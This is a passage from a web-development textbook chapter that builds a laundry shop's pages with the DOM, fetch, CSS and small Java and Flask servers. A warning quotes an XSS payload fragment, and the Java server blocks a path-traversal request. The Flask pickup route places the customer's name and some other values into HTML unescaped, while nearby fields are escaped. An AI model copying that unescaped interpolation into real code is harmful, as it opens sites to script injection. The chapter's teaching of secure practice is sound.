The old way to react to an event writes the handler as an attribute. **Listing 2.39** is a one-field search form wired that way; **Figure 2.35** shows it with a search term typed in, and pressing Search opens a Google search in a new window.

Listing 2.39 An event handler written as an attribute (`html/basics/historic/js-search.html`).

```
<html>
  <head>
    <title>Search</title>
    <script language="JavaScript">
      function mySearch() {
        var key = document.fSearch.keyword.value;
        var result = "https://www.google.com/search?q=" + key;
        window.open(result, "google", "height=500,width=750,scrollbars=yes");
      }
    </script>
  </head>
  <body>
    <form name="fSearch" onsubmit="mySearch()">
      Search by using Google:
      <input name="keyword" size="40" type="text">
      <input type="submit" value="Search">
    </form>
  </body>
</html>
```

Figure 2.35 A one-field form wired to a script through an `onsubmit` attribute. Pressing Search runs a function instead of sending the form to a server of our own.

Three things in **Listing 2.39** are dated: the handler lives in the HTML, `document.fSearch.keyword` finds the field through the form's `name`, and the search term is glued into the URL without percent-encoding, so a search for `C++` breaks exactly as Section 2.13.2 predicted. The modern versions follow.

2.22 The DOM and Events

The **DOM**, the Document Object Model, is the tree of **Figure 2.4** as objects a program can reach into: every element is an object with properties (`textContent`, `value`, `hidden`, `className`), methods (`append`, `remove`, `focus`) and a list of `children`. **Listing 2.40** walks the tree of its own page and prints one line per element.

Listing 2.40 A script that walks the DOM of its own page (`html/basics/dom-walk.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>The DOM, walked</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Open <a href="../index.html">the price list</a>.</p>
  <pre id="tree"></pre>
  <script>
    // Visit every element, depth first, and write one line per element.
    function walk(node, depth, lines) {
      lines.push("  ".repeat(depth) + node.tagName.toLowerCase());
      for (const child of node.children) walk(child, depth + 1, lines);
      return lines;
    }
    const lines = walk(document.documentElement, 0, []);
    document.getElementById("tree").textContent = lines.join("\n");
  </script>
</body>
</html>
```

Opened in Chromium, the page shows:

```
html
  head
    meta
    title
  body
    h1
    p
      a
    pre
    script
```

The function `walk` is **recursive**: it writes one line for an element, then calls itself for each child with one more level of indentation. The output is **Figure 2.4** turned sideways, and it contains the `<script>` element itself, because by the time the script runs, the browser has already built the tree up to and including it.

2.22.1 Finding, changing and creating elements

Five operations do almost everything:

- **Find:** `document.getElementById("calc-result")` returns the one element with that `id`; `document.querySelector("#price-table tbody")` returns the first element matching any CSS selector of **Table 2.12**, and `querySelectorAll` returns them all.
- **Read and change text:** `element.textContent` is the text inside an element. Assigning to it replaces the content with *text*, never with markup.
- **Change attributes and state:** `element.hidden = true`, `element.className = "num"`, `element.setAttribute("aria-invalid", "true")`, `element.dataset.price` for `data-price`.
- **Create:** `document.createElement("tr")` makes a new, detached element.
- **Insert and replace:** `parent.append(child)` adds at the end; `parent.replaceChildren(a, b, c)` throws away the old children and puts in the new ones.

Listing 2.41 uses all five to rebuild the price table from a list of services.

Listing 2.41 Rebuilding the rows of the price table with the DOM (excerpt of `html/js/prices.js`).

```
/** Replaces the rows of the price table with one row per service. */
function showTable(services) {
  const tbody = document.querySelector("#price-table tbody");
  const rows = services.map(function (s) {
    const tr = document.createElement("tr");
    const th = document.createElement("th");
    th.scope = "row";
    th.textContent = s.description;               // textContent: shown as text, never as
markup
    const td = document.createElement("td");
    td.className = "num";
    td.textContent = Laundry.money(s.price);
    tr.append(th, td);
    return tr;
  });
  tbody.replaceChildren(...rows);
}
```

> **WARNING.** There is a shortcut, `element.innerHTML = "<tr><th>" + s.description + "</th>…"`, which parses a string as HTML. It is the source of **cross-site scripting** (XSS): if any part of that string came from a visitor or a database, a description such as `<img src=x onerror=…>` becomes live code in every visitor's browser. The Profitina Laundry scripts never use `innerHTML`, and a test (Section 2.25) fails the build if one ever does. Create elements and set `textContent`; the browser then treats the data as text, whatever it contains.

2.22.2 Events

An **event** is something that happens — a click, a keystroke, a change to a form, a submission — and an **event listener** is a function that runs when it does. Attach one with `addEventListener`:

```
form.addEventListener("input", update);
```

This is better than the `onsubmit` attribute of **Listing 2.39** for the reason external CSS beats a `style` attribute: the HTML goes back to describing structure, the behavior lives in one readable file, and several listeners may share one event. The listener receives an **event object**; its most important method is `event.preventDefault()`, which cancels whatever the browser would have done next — for a `submit` event, sending the form.

Events **bubble**: an `input` event in the amount box travels up through the form and the body to the document. That is why the calculator needs only one listener, on the whole form, to react to a change in *either* control. **Listing 2.42** is that listener.

Listing 2.42 The calculator's listener (excerpt of `html/js/prices.js`). It reads the chosen service and the amount, and writes one line of text.

```
  function update() {
    const price = Number(select.selectedOptions[0].dataset.price);
    const units = Laundry.roundUpUnits(amount.value);
    if (units === null || units > 50) {
      result.textContent = "Enter a weight or a number from 0.1 to 50.";
      return;
    }
    result.textContent = Laundry.priceLine(price, units);
  }
```

`selectedOptions[0].dataset.price` reads the `data-price` of the chosen `<option>`; `roundUpUnits` and `priceLine` come from `laundry.js`, the shop's rules, so 4.3 kilograms becomes `5 x Rp 8.000 = Rp 40.000`, as **Figure 2.38** shows. Every page script starts inside a `DOMContentLoaded` listener, which fires once the whole page has been read.

2.23 `fetch` and JSON: Talking to a Server Without Leaving the Page

A form sends a request and the browser *replaces the page* with the answer. Often you want less: ask the server one question and change one part of the page. **Figure 2.36** contrasts the two with the status check.

Figure 2.36 Two ways to ask the server about bill B2938. A form loads a whole new page; `fetch` gets JSON and the script changes one part of the current page.

`fetch(url)` sends a request from JavaScript [7] and returns a **promise**: an object standing for an answer that has not arrived yet. Inside a function marked `async`, the word `await` waits for the promise without freezing the page, so the code reads from top to bottom like ordinary code. **Listing 2.43** fetches the price list.

Listing 2.43 Fetching the price list as JSON, with a fallback (excerpt of `html/js/prices.js`).

```
/** The price list: from the server's API if one answers, else from a static file. */
async function loadServices() {
  for (const url of ["api/services", "data/services.json"]) {
    try {
      const response = await fetch(url, { headers: { Accept: "application/json" } });
      if (!response.ok) continue;                 // 404: no API here, try the next address
      const body = await response.json();         // text -> JavaScript objects
      return { services: body.data, url: url };
    } catch (err) {
      // no network, or not JSON: try the next address
    }
  }
  return null;                                    // keep the table written in the HTML
}
```

`await fetch("api/services", …)` sends `GET /api/services` and waits for the response. `response.ok` is `true` for any status from 200 to 299; a 404 means "no API here", so the loop tries `data/services.json`, a static file with the same content. `await response.json()` reads the body and runs `JSON.parse` on it. The answer of every server in Section 2.26 has the shape the finished application documents in its API reference:

```
{"data": [{"id": "S0001", "description": "Wash, dry & fold (per kg)", "price": 8000}, ...]}
```

so `body.data` is an array of twelve service objects. If the network is down or the answer is not JSON, `fetch` or `json()` *throws*, and the `try`/`catch` moves on. If both addresses fail, the function

returns `null` and the page keeps the table written in the HTML: the page works without the script, and the script only makes it better. That design has a name, **progressive enhancement**.

Listing 2.44 does the same for the status check, and adds what `fetch` never does by itself: it treats an error status as an answer, not as a failure.

Listing 2.44 Asking `GET /api/status` for JSON and showing the answer (excerpt of `html/js/status.js`).

```
  async function check() {
    result.hidden = true;
    const query = new URLSearchParams(new FormData(form));   // bill=B2938&phone=0896...
    try {
      const response = await fetch("api/status?" + query, { headers: { Accept:
"application/json" } });
      const body = await response.json();
      if (response.ok) {
        say("");
        show(body);
      } else {
        say(body.error.message);                    // 400 or 404: the server says why
      }
    } catch (err) {
      say("The status check needs one of the chapter's servers (java, python or php).");
    }
  }
```

`new URLSearchParams(new FormData(form))` turns the form into `bill=B2938&phone=0896+0000+1482`, percent-encoded by the rules of Section 2.13.2 — exactly what the browser would have put after the `?`. A 404 still has a JSON body, `{"error": {"code": "not_found", "message": "No bill found for this number and phone."}}`, so the script shows the server's own message. **Figure 2.37** is the result for bill B2938.




Figure 2.37 The status page after a successful check. The form stayed where it was; only the result card below it is new.

Notice what the answer does *not* contain: the customer's name, address or e-mail. The server does not send them, so no script can leak them. Showing only what the purpose needs is the **data minimization** principle of UU PDP [2], and it is decided on the server, not in the page.

2.24 Separating Structure, Presentation, and Behavior

Everything in this chapter converges on one principle. Let us prove it on one page, written three times; all three versions are in `html/steps/`. **Listing 2.45** is the page as it was written in 1999.

Listing 2.45 Version 1 (`html/steps/step1-mixed.html`). Structure, presentation and behavior in one file, in one tag, sometimes in one attribute.

```
<html>
<head><title>Profitina Laundry</title></head>
<body bgcolor="#f6f8fb" text="#1f2937">
<center>
  <font face="Arial" size="6" color="#2563eb"><b>Profitina Laundry</b></font><br>
  <font face="Arial" size="2">Rungkut, Keputih and Wiyung, Surabaya</font>
</center>
<hr size="3" color="#0f766e">
<table width="90%" align="center" cellpadding="8" cellspacing="0" border="0">
<tr><td>
  <font face="Arial" size="4" color="#1d4ed8"><b>Today's prices</b></font>
  <p><font face="Arial" size="2">
    Wash, dry and fold: Rp 8.000 per kilogram.<br>
    Ironing only: Rp 6.000 per kilogram.<br>
    Dry cleaning, shirt: Rp 20.000 per item.
  </font></p>
  <p align="center">
    <a href="../pickup.html"
       onmouseover="this.style.color='#b91c1c'"
       onmouseout="this.style.color='#2563eb'"
       style="color:#2563eb;font-family:Arial;font-weight:bold">Request a pickup</a>
  </p>
</td></tr>
</table>
</body>
</html>
```

Count what is wrong with **Listing 2.45**. There is no `<h1>`, so the page has no outline: the title is a `<font>` inside a `<center>`, which means *large and blue*, not *heading*. The three prices are a paragraph with `<br>` in it, so nothing can count them. The layout is a table holding no tabular data. `Arial` is typed four times, so changing the typeface means four edits here and more on every other page. And the hover color is two JavaScript attributes, so a visitor with scripting off gets no hover at all.

Listing 2.46 Version 2 (`html/steps/step2-internal.html`): semantic elements, all appearance in one `<style>` block, and the hover done in CSS.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <style>
    body   { background: #f6f8fb; color: #1f2937;
             font-family: Arial, Helvetica, sans-serif; margin: 0; }
    header { text-align: center; padding: 1.5rem 1rem;
             border-bottom: 3px solid #0f766e; }
    h1     { color: #2563eb; margin: 0; font-size: 2rem; }
    main   { max-width: 40rem; margin: 1.5rem auto; padding: 0 1rem; }
    h2     { color: #1d4ed8; }
    .cta a { color: #2563eb; font-weight: bold; text-decoration: none; }
    .cta a:hover { color: #b91c1c; }   /* no script needed: CSS has :hover */
  </style>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul>
      <li>Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
  </main>
</body>
</html>
```

Listing 2.46 has no `<font>`, no `<center>`, no presentational attribute and no JavaScript. The typeface is set once on `body` and inherited (Section 2.17.2); the prices are a `<ul>`, so they are three things and not one paragraph; the hover is `a:hover`, which works with scripting off. What is still wrong: the CSS lives in this file, so page two needs its own copy.

Listing 2.47 Version 3 (`html/steps/step3-separated.html`). Structure here, presentation in `home.css`, behavior in `home.js`.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <link rel="stylesheet" href="home.css">
  <script src="home.js" defer></script>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul id="price-list">
      <li data-price="8000">Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
    <p class="estimate">
      <label for="kg">Estimate for</label>
      <input type="number" id="kg" min="1" max="30" step="0.5" value="3"> kg of
      wash, dry and fold: Rp <output id="estimate" for="kg">24.000</output>.
    </p>
  </main>
  <footer><p>Profitina Laundry &middot; 031-0000-2101</p></footer>
</body>
</html>
```

Listing 2.48 `home.js` (`html/steps/home.js`). It reads the rate out of the page instead of repeating it, so there is exactly one copy of the number 8000.

```javascript
"use strict";
document.addEventListener("DOMContentLoaded", function () {
  const kg = document.getElementById("kg");
  const out = document.getElementById("estimate");
  if (!kg || !out) return;                      // a page without the estimator: do nothing

  // The price lives in the HTML, on the list item, not here.
  const item = document.querySelector("#price-list li[data-price]");
  const rate = item ? Number(item.dataset.price) : 0;

  function recompute() {
    const units = Math.ceil(Number(kg.value));  // 2.5 kg is charged as 3 kg
    out.textContent = (rate * units).toLocaleString("id-ID");
  }
  kg.addEventListener("input", recompute);
  recompute();
});
```

Three files, three jobs: **Listing 2.47** says what the page *is*, `home.css` what it *looks like*, **Listing 2.48** what it *does*. The price lives in a **custom data attribute**, `data-price="8000"`, which the script reads as `item.dataset.price`, instead of the same number being typed in two files that can drift apart. `toLocaleString("id-ID")` formats 24000 the Indonesian way, as `24.000`. And the script returns at once when its elements are missing, so it can be included on a page with no estimator.

> **KEY INSIGHT.** Delete `home.js` and **Listing 2.47** still reads perfectly; the estimator simply shows its starting value. Delete `home.css` too and it is still a readable document with a heading, a list and a link. That is the test of good separation: each layer degrades to something useful.

2.25 Building the Profitina Laundry Public Pages, Step by Step

The finished Profitina Laundry application — database, documents, and implementations in PHP, Python and Java — lives in the book's `ProfitinaLaundry/App/` folder, and its `static/` folder holds a complete front end in HTML, CSS and plain JavaScript: the price page, the status page and a staff view. This section builds the two public pages of that front end, plus the pickup request, in `Chapter02/html/`. **Table 2.18** maps each file of the chapter to its counterpart in the finished application.

Table 2.18 The public pages of this chapter and their counterparts in the finished front end.

Chapter 2 file	What it does	In `App/static/`
`index.html`, `js/prices.js`	price table, calculator	`index.html`, `js/home.js`
`status.html`, `js/status.js`	"Where is my laundry?"	`status.html`, `js/status.js`
`pickup.html`, `js/pickup.js`	pickup request form	(taken by phone in the shop today)
`js/laundry.js`	the shop's rules, also run by Node.js	`js/core.js`
`css/style.css`	tokens, flexbox, grid, media query	`css/style.css`
`data/services.json`	price list without a server	`../database/csv/` (mock mode)

The finished front end adds what later chapters teach — a staff login, the dashboard, CSV files read in the browser — but every page there is built from exactly the pieces below.

Step 1: the skeleton and the header. Start from **Listing 2.2**, link the stylesheet and the scripts in the head with `defer`, and write the part every page shares, **Listing 2.49**.

Listing 2.49 The skip link and the header shared by all three public pages (excerpt of `html/index.html`).

```
  <a class="skip-link" href="#main">Skip to the content</a>
  <header class="site-header">
    <a class="brand" href="index.html">
      <img src="assets/profitina-logo-horizontal.png" alt="Profitina" width="118"
height="34">
      <span>Laundry</span>
    </a>
    <nav class="site-menu" aria-label="Main menu">
      <ul>
        <li><a href="index.html" aria-current="page">Services &amp; prices</a></li>
        <li><a href="status.html">Where is my laundry?</a></li>
        <li><a href="pickup.html">Request a pickup</a></li>
      </ul>
    </nav>
  </header>
```

The logo is the official Profitina file, never redrawn, with `alt`, `width` and `height`. The menu is a `<ul>` inside `<nav aria-label="Main menu">`, and the current page is marked with `aria-current="page"`, which both screen readers and the CSS of **Listing 2.33** understand.

Step 2: the content, in HTML alone. The hero banner, then the price table written by hand exactly like **Listing 2.15**, then the calculator form with an `<output>`. Open the page now with the stylesheet and scripts removed: it is a complete, readable price list. That is what a search engine and an AI answer engine read.

Step 3: the stylesheet, **Listing 2.30**, **Listing 2.33**, **Listing 2.34** and **Listing 2.35**. **Figure 2.38** is the result on a monitor.




Figure 2.38 The finished price page. The table came from `GET /api/services`, and the calculator has already priced 4.3 kilograms as five.

Step 4: behavior. `prices.js` loads the price list with **Listing 2.43**, rebuilds the table with **Listing 2.41** and starts the calculator of **Listing 2.42**. The note under the table says where the prices came from: "Prices loaded from api/services (12 services)" behind a server, "from data/services.json" under Live Server.

Step 5: the status page. `status.html` has a form with `action="status"` and `method="get"`. Without JavaScript, pressing *Check* loads the server's `GET /status` page; with JavaScript, **Listing 2.44** cancels that and uses `fetch` instead, as **Figure 2.36** contrasts. The same page works both ways, and a receipt can print the link `status.html?bill=B2938&phone=0896-0000-1482`, which the script checks at once.

Step 6: the pickup form, **Listing 2.21**, **Listing 2.22** and **Listing 2.23**, with `novalidate` so that our script, not the browser's bubbles, reports problems. **Listing 2.50** is the heart of `pickup.js`.

Listing 2.50 Checking the pickup form before it is sent (excerpt of `html/js/pickup.js`).

```
form.addEventListener("submit", function (event) {
  const errors = Laundry.validatePickup(values(), serviceIds);
  showErrors(errors);
  const first = Object.keys(errors)[0];
  if (first) {
    event.preventDefault();                    // stop the request leaving the browser
    const control = form.elements[first];
    (control.length && !control.options ? control[0] : control).focus();
  }
});
```

`values()` turns the form into an object with `Object.fromEntries(new FormData(form))`, and — the lesson of Section 2.13.3 again — reads the checkbox group with `getAll("care")`. `Laundry.validatePickup` applies the shop's rules and returns one message per bad field; `showErrors` writes each message into the field's error span, sets `aria-invalid`, and fills the summary box at the top. If anything failed, `preventDefault()` stops the request and the first bad field receives the focus. **Figure 2.39** shows the form after pressing *Send the request* with only a one-letter name and a five-digit phone.




Figure 2.39 The pickup form stopped in the browser. Every bad field is marked at once, in plain words, and the summary counts them.

Step 7: tests. `laundry.js` has no DOM code, so Node.js can load it. `tests/laundry.test.js` checks the rules (4.3 kilograms is 5, `Rp 40.000`, eight messages for eight bad fields), that `services.json` matches the price data, that every `id` a script asks for exists in its page, and that no script uses `innerHTML`. Run from `Chapter02/`, `node --test --test-reporter=spec tests/laundry.test.js` prints (timings removed):

```
✓ money uses a dot between thousands
✓ weight is rounded up to the next whole kg
✓ price line
✓ a correct pickup request has no errors
✓ a bad pickup request gets one message per bad field
✓ dates must exist
✓ services.json matches data/Service.csv
✓ every id a script asks for exists in its page
✓ no script writes markup with innerHTML (no XSS)
ℹ tests 9
ℹ pass 9
ℹ fail 0
```

All three pages, the examples of this chapter and every page the servers generate pass the W3C checker with no errors.

2.26 Serving the Pages and Handling the Forms: Java, Python, PHP

Live Server only hands out files. The status check and the pickup request need a program on the other side. The chapter's code folder has three, one per track, and all three do the same five things: serve the files in `html/`; answer `GET /api/services` and `GET /api/status` with JSON; answer `GET /status` with a whole HTML page; and handle `POST /pickup`, checking every field again. Chapter 5 connects them to the real database; here they read two small CSV files in `data/`: the price list and six sample bills exported from the Profitina Laundry database by `tools/export_sample.py`. **Table 2.19** shows how to start each.

Table 2.19 The three servers of this chapter. Each serves the same pages and answers the same requests.

Track	Start it (in its folder)	Open
Java 21, JDK `HttpServer`	`javac LaundryServer.java` then `java LaundryServer`	`http://localhost:8080/`
Python 3, Flask	`pip install flask` then `python app.py`	`http://localhost:5000/`
PHP 8, built-in server	`php -S localhost:8000 -t ../html router.php`	`http://localhost:8000/`

2.26.1 Java: the JDK's own HTTP server

`java/LaundryServer.java` is a complete web server in one file, using only `com.sun.net.httpserver`, which every JDK contains [8], so nothing is downloaded. The server registers one handler for every path, and the handler decides by method and path, **Listing 2.51**.

Listing 2.51 The router of the Java server (excerpt of `java/LaundryServer.java`). Every request arrives here, and each branch hands it to one method.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, List<String>> query = parse(ex.getRequestURI().getRawQuery());
        try {
            if (method.equals("GET") && path.equals("/api/services")) apiServices(ex);
            else if (method.equals("GET") && path.equals("/api/status")) apiStatus(ex,
query);
            else if (method.equals("GET") && path.equals("/status")) statusPage(ex, query);
            else if (method.equals("POST") && path.equals("/pickup")) pickup(ex);
            else if (method.equals("GET")) staticFile(ex, path);
            else send(ex, 405, "text/plain; charset=utf-8", "Method not allowed");
        } catch (RuntimeException e) {
            e.printStackTrace();                                // the details go to the
log only
            send(ex, 500, "text/plain; charset=utf-8", "Something went wrong.");
        }
    }
```

Any other GET is a file. **Listing 2.52** serves it — and refuses one that is not inside `html/`, because a request for `/../data/Service.csv` must not escape the folder.

Listing 2.52 Serving a file, with its content type, and never one outside `html/` (excerpt of `java/LaundryServer.java`).

```
    /** GET /anything: a file from ../html, never from outside it. */
    static void staticFile(HttpExchange ex, String path) throws IOException {
        if (path.equals("/")) path = "/index.html";
        Path file = HTML.resolve(path.substring(1)).normalize();
        if (!file.startsWith(HTML) || !Files.isRegularFile(file)) {   // blocks
/../data/...
            send(ex, 404, "text/plain; charset=utf-8", "Not found");
            return;
        }
        String name = file.getFileName().toString();
        String type = name.endsWith(".html") ? "text/html; charset=utf-8"
                : name.endsWith(".css") ? "text/css; charset=utf-8"
                : name.endsWith(".js") ? "text/javascript; charset=utf-8"
                : name.endsWith(".json") ? "application/json; charset=utf-8"
                : name.endsWith(".png") ? "image/png" : "application/octet-stream";
        send(ex, 200, type, Files.readAllBytes(file));
    }
```

The core of form handling is the parser, which is Section 2.13 turned into code, **Listing 2.53**.

Listing 2.53 The form parser (excerpt of `java/LaundryServer.java`). Split on `&`, split each pair on the first `=`, percent-decode both halves, and append, because a name may repeat.

```
    /** "a=1&b=x+y&b=%26" -> {a=[1], b=[x y, &]}: a name may appear many times. */
    static Map<String, List<String>> parse(String raw) {
        Map<String, List<String>> out = new LinkedHashMap<>();
        if (raw == null || raw.isEmpty()) return out;
        for (String pair : raw.split("&")) {
            int eq = pair.indexOf('=');
            String k = eq < 0 ? pair : pair.substring(0, eq);
            String v = eq < 0 ? "" : pair.substring(eq + 1);
            k = URLDecoder.decode(k, StandardCharsets.UTF_8);
            v = URLDecoder.decode(v, StandardCharsets.UTF_8);
            out.computeIfAbsent(k, x -> new ArrayList<>()).add(v);
        }
        return out;
    }
```

Listing 2.53 is worth reading twice. It splits on `&`, then on the **first** `=` only, because a value may legitimately contain one; it percent-decodes both halves, undoing **Table 2.10**; and each value

goes into a **list**, because `care=no-perfume&care=hang-shirts` must not lose the second. The same function parses a GET query string and a POST body, because they are the same format. `validatePickup` then applies the rules of `laundry.js` word for word, and `esc` replaces `&`, `<`, `>`, `"` and `'` with entities before any value enters the page. Compiled and started:

```
$ javac LaundryServer.java
$ java LaundryServer
Profitina Laundry listening on http://localhost:8080/
```

A servlet container such as Tomcat does the routing and the parsing of **Listing 2.51** and **Listing 2.53** for you, as `doGet`, `doPost` and `request.getParameterValues`; Chapter 7 moves this server there [9].

2.26.2 Python: Flask

`python/app.py` does the same work in Flask [10]. Flask serves the `html/` folder by itself and parses every request; one decorator per route does the rest, **Listing 2.54**.

Listing 2.54 Three Flask routes: the JSON status check, the HTML status page and the pickup form (excerpt of `python/app.py`).

```
@app.get("/api/status")
def api_status():
    bill, phone = request.args.get("bill", ""), request.args.get("phone", "")
    if not bill.strip() or not digits(phone):
        return jsonify(error={"code": "bad_request",
                              "message": "Give the bill number and the phone number."}),
400
    b = find_bill(bill, phone)
    if b is None:
        return jsonify(error={"code": "not_found",
                              "message": "No bill found for this number and phone."}), 404
    return jsonify(status_of(b))


@app.get("/status")
def status_page():
    b = find_bill(request.args.get("bill", ""), request.args.get("phone", ""))
    if b is None:
        return page("Where is my laundry?",
                    "<p>No bill found for this number and phone.</p>\n"), 404
    s = status_of(b)
    return page(f"{s['bill_id']}: {s['status_text']}",
                f"<p>{escape(s['service'])}, quantity {s['unit']}. Total
{money(s['payment'])}, "
                f"still to pay {money(s['balance'])}.</p>\n"
                f"<p>{escape(s['outlet']['name'])}, {escape(s['outlet']['phone'])}</p>\n")


@app.post("/pickup")
def pickup():
    errors, v = validate_pickup(request.form)
    if errors:
        items = "".join(f"<li>{escape(m)}</li>\n" for m in errors.values())
        return page("Please check the form", f"<ul>\n{items}</ul>\n"), 422
    s = v["service"]
    care = ", ".join(v["care"]) or "none"
    return page(f"Thank you, {v['name']}",
                f"<p>We will collect your laundry on {v['date']} at {v['slot'] or '09:00'}
"
                f"for our {OUTLETS[v['outlet']]} outlet.</p>\n"
                f"<p>{escape(s['description'])}: {v['units']} x {money(s['price'])} = "
                f"{money(s['price'] * v['units'])} (an estimate; we weigh at the
counter).</p>\n"
                f"<p>Care instructions: {escape(care)}.</p>\n")
```

Compare **Listing 2.54** with the Java. `@app.get` and `@app.post` are the decisions **Listing 2.51** makes by hand; `request.args` is the parsed query string and `request.form` the parsed body — Flask did **Listing 2.53** for you; `jsonify` writes JSON with the right `Content-Type`; and returning a pair such as `(page, 422)` sets the status code. One line inside `validate_pickup` is worth copying into every framework you ever use, **Listing 2.55**.

Listing 2.55 Reading a checkbox group: `getlist`, not `get`, and then discarding anything that is not on the list (excerpt of `python/app.py`).

```
    care = [CARE[c] for c in f.getlist("care") if c in CARE]    # getlist: every ticked box
```

